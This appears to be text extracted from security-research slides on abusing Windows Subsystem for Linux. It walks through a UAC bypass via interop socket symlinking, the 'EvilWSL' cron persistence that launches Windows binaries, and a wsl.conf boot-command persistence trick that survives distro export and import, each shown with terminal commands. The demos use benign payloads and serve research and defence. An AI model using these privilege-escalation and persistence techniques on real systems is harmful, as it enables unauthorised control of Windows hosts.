
1. Execute UAC bypass using interop

2. Run `wsl.exe -e dbus-launch true`

4. Switch to the elevated socket using symlink

```
ln -sf /run/WSL/36_interop /run/WSL/8_interop
```

```
dev@DESKTOP-TGC7D1T:~$ ls -la /run/WSL/
total 0
drwxr-xr-x 2 root root 100 Jun  8 09:16 .
drwxr-xr-x 8 root root 160 Jun  8 09:18 ..
srwxrwxrwx 1 root root  0 Jun  8 09:16 1_interop
srwxrwxrwx 1 root root  0 Jun  8 09:16 36_interop
lrwxrwxrwx 1 root root 19 Jun  8 09:16 8_interop -> /run/WSL/36_interop
```



Honorary mention: winget.exe

```
PS C:\Users\KonradKlawikowski> winget search kali
```

Name	Id	Version	Match	Source
Kali Linux	9PKR34TNCV07	Unknown		msstore
Kalinar	9NSFHT252LQV	Unknown		msstore
Kalisi	9N5GD0N9MDS2	Unknown		msstore
Kali Linux	OffSec.KaliLinux	1.13.1.0	Command: kali	winget
SiriKali	FrancisBanyikwa.SiriKali	1.8.1		winget
Lokalize	KDE.Lokalize	24.12.3		winget

```
PS C:\Users\KonradKlawikowski> winget install 9PKR34TNCV07
```

```
Found Kali Linux [9PKR34TNCV07] Version Unknown
```

This package is provided through Microsoft Store. winget may need to acquire the package from Microsoft Store on behalf of the current user.

```
Agreements for Kali Linux [9PKR34TNCV07] Version Unknown
```

```
Version: Unknown
```

```
Publisher: Kali Linux
```

```
Publisher Url: https://www.kali.org/
```

```
Publisher Support Url: https://www.kali.org/docs/wsl/
```

```
License: https://www.kali.org/docs/policy/eula/EULA.txt
```

```
Privacy Url: https://www.kali.org/docs/policy/privacy/
```

```
Copyright: https://www.kali.org/docs/policy/trademark/
```

```
Agreements:
```

```
Category: Security
```

```
Pricing: Free
```

```
Free Trial: No
```

```
Terms of Transaction: https://aka.ms/microsoft-store-terms-of-transaction
```

```
Seizure Warning: https://aka.ms/microsoft-store-seizure-warning
```

```
Store License Terms: https://aka.ms/microsoft-store-license
```

The publisher requires that you view the above information and accept the agreements before installing.

Do you agree to the terms?

[Y] Yes [N] No: Y

Starting package install...

100%

Successfully installed

Honorary mention: Extended

```
kławik@      :/mnt/c/Users/KonradKlawikowski/akuku/akuku$ touch papie.sh
kławik@      :/mnt/c/Users/KonradKlawikowski/akuku/akuku$ chmod +x ./papie.sh
kławik@      :/mnt/c/Users/KonradKlawikowski/akuku/akuku$ vim papie.sh
kławik@      :/mnt/c/Users/KonradKlawikowski/akuku/akuku$ ./papie.sh
papiesh
kławik@      :/mnt/c/Users/KonradKlawikowski/akuku/akuku$ fsutil.exe file queryEA papie.sh
```

Extended Attributes (EA) information for file C:\Users\KonradKlawikowski\akuku\akuku\papie.sh:

Total Ea Size: 0x3b

Ea Buffer Offset: 0

Ea Name: \$LXUID

Ea Value Length: 4

0000: e8 03 00 00

Ea Buffer Offset: 14

Ea Name: \$LXGID

Ea Value Length: 4

0000: e8 03 00 00

Ea Buffer Offset: 28

Ea Name: \$LXMOD

Ea Value Length: 4

0000: ed 81 00 00

```
kławik@      :/mnt/c/Users/KonradKlawikowski/akuku/akuku$ |
```

[automount]

enabled = true

root = /mnt/

options = "uid=1000,gid=1000,umask=22,fmask=11,metadata"

mountFsTab = true

[network]

generateHosts = true

generateResolvConf = true



[interop]

enabled = true

appendWindowsPath = true

Good 'ol classics - pt.2

.lnk used to execute Linux/Windows binary



EvilWSL

```
PS C:\Users\KonradKlawikowski\Downloads> wsl --export alpine .\alpine-export1.tar
Export in progress, this may take a few minutes. (1337 MB)
```

The operation completed successfully.

```
PS C:\Users\KonradKlawikowski\Downloads> mkdir ..\Documents\alpine-export1
```

Directory: C:\Users\KonradKlawikowski\Documents

Mode	LastWriteTime	Length	Name
d-----	3/28/2025 2:14 AM		alpine-export1

```
PS C:\Users\KonradKlawikowski\Downloads> wsl --import alpine-export1 ..\Documents\alpine-export1\ .\alpine-export1.tar
```

The operation completed successfully.

```
PS C:\Users\KonradKlawikowski\Downloads> wsl -l -v
```

NAME	STATE	VERSION
* Ubuntu	Stopped	2
Ubuntu-24.04	Stopped	2
Debian	Stopped	2
alpine	Stopped	2
kali-linux	Stopped	2
Ubuntu-22.04	Stopped	2
alpine-export1	Stopped	2
SensorResurrectionTest	Stopped	2

```
PS C:\Users\KonradKlawikowski\Downloads> wsl -d alpine-export1
```

```
:/mnt/c/Users/KonradKlawikowski/Downloads# /nix/store/vy32y523phf4a1aq4dd3y9ya3qd9b7an-nix-2.27.1/bin/nix --version
nix (Nix) 2.27.1
```

```
:/mnt/c/Users/KonradKlawikowski/Downloads# crontab -e
:/mnt/c/Users/KonradKlawikowski/Downloads# crontab -e
:/mnt/c/Users/KonradKlawikowski/Downloads# crontab -l | grep "notepad.exe"
```

```
* * * * * /mnt/c/Windows/System32/notepad.exe
:/mnt/c/Users/KonradKlawikowski/Downloads# su - klawik
~$ whoami
```

klawik

```
~$ ps aux
```

PID	USER	TIME	COMMAND
1	root	0:00	{init(alpine-exp)} /init
4	root	0:00	{init} plan9 --control-socket 6 --log-level 4 --server-fd 7 --pipe-fd 9 --log-truncate
7	root	0:00	{SessionLeader} /init
8	root	0:00	{Relay(9)} /init
9	root	0:00	-sh
19	klawik	0:00	-sh
21	klawik	0:00	ps aux

```
~$ file /init
```

```
/init: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
```

```
~$
```

"Persistence"

```
$cat /etc/wsl.conf  
[boot]  
command = echo "Hello" >> /hello
```

```
PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> wsl --import alpine-test1 .\fs1 .\alpine-minirootfs-3.22.0-x86_64.tar
The operation completed successfully.
PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> wsl -d alpine-test1
THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar# vi /etc/wsl.conf
THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar# cat /etc/wsl.conf
[boot]
command = echo "Hello" >> /hello
THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar# exit
PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> wsl --terminate alpine-test1
The operation completed successfully.
PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> wsl -d alpine-test1
THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar# ls /
bin          etc          home         lib          media        opt          root         sbin         sys          usr
dev          hello        init         lost+found  mnt         proc        run         srv          tmp          var
THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar# cat /hello
Hello
THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar#
```

PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> wsl --export alpine-test1 .\alpine-test2.tar
Export in progress, this may take a few minutes. (5 MB)

The operation completed successfully.

PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> dir

Directory: C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar

Mode	LastWriteTime		Length	Name
----	-----		-----	----
d-----	6/13/2025	11:34 AM		fs1
d-----	6/13/2025	11:31 AM		fs2
-a----	6/13/2025	11:30 AM	8601600	alpine-minirootfs-3.22.0-x86_64.tar
-a----	6/13/2025	11:36 AM	8611840	alpine-test2.tar

PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> wsl --import alpine-test2 .\fs2 .\alpine-test2.tar
The operation completed successfully.

PS C:\Users\unrooted\Downloads\alpine-minirootfs-3.22.0-x86_64.tar> wsl -d alpine-test2

THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar# ls /

bin	etc	home	lib	media	opt	root	sbin	sys	usr
dev	hello	init	lost+found	mnt	proc	run	srv	tmp	var

THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar# cat /hello

Hello

Hello

THONKPAD:/mnt/c/Users/unrooted/Downloads/alpine-minirootfs-3.22.0-x86_64.tar#

Next steps

- * turning this research into “tool”
- * exploring further, even more “advanced” ideas

Q&A